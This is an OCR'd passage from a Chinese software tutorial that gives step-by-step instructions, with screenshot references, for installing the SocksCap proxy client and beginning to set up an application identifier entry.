
Step 03 单击“继续”按钮，弹出“选择目标位置”对话框，在其中设置SocksCap的安装路径，如下图所示。




Step 04 单击“继续”按钮，弹出“选择开始菜单文件夹”对话框，在其中设置SocksCap开始显示的菜单名称，如下图所示。




Step 05 单击“继续”按钮，弹出“选择附加任务”对话框，在其中选中“创建桌面图标”复选框，如下图所示。




Step 06 单击“继续”按钮，弹出“准备安装”对话框，在其中可以查看程序安装的设置信息，如下图所示。




Step 07 单击“安装”按钮，即可开始安装，安装完毕后显示安装完成对话框，如下图所示。




Step 08 单击“完成”按钮，即可结束 SocksCap 的安装操作，同时启动 SocksCap 程序。当第一次运行 SocksCap 程序时，显示如下图所示的对话框。



Step 09 单击“接受”按钮，表示同意许可内容，这时弹出一个信息提示框，提示用户是否现在修改 SocksCap 的设置，如下图所示。




Step 10 单击“否”按钮，即可进入 SocksCap 代理软件的工作界面，如下图所示。




2. 建立应用程序标识

建立应用程序标识的具体操作步骤如下。


Step 01 单击“新建”按钮，即可弹出“新建应用程序标识项”对话框，在“标识项名称”文本框中输入新建标识项的名称，如下图所示。



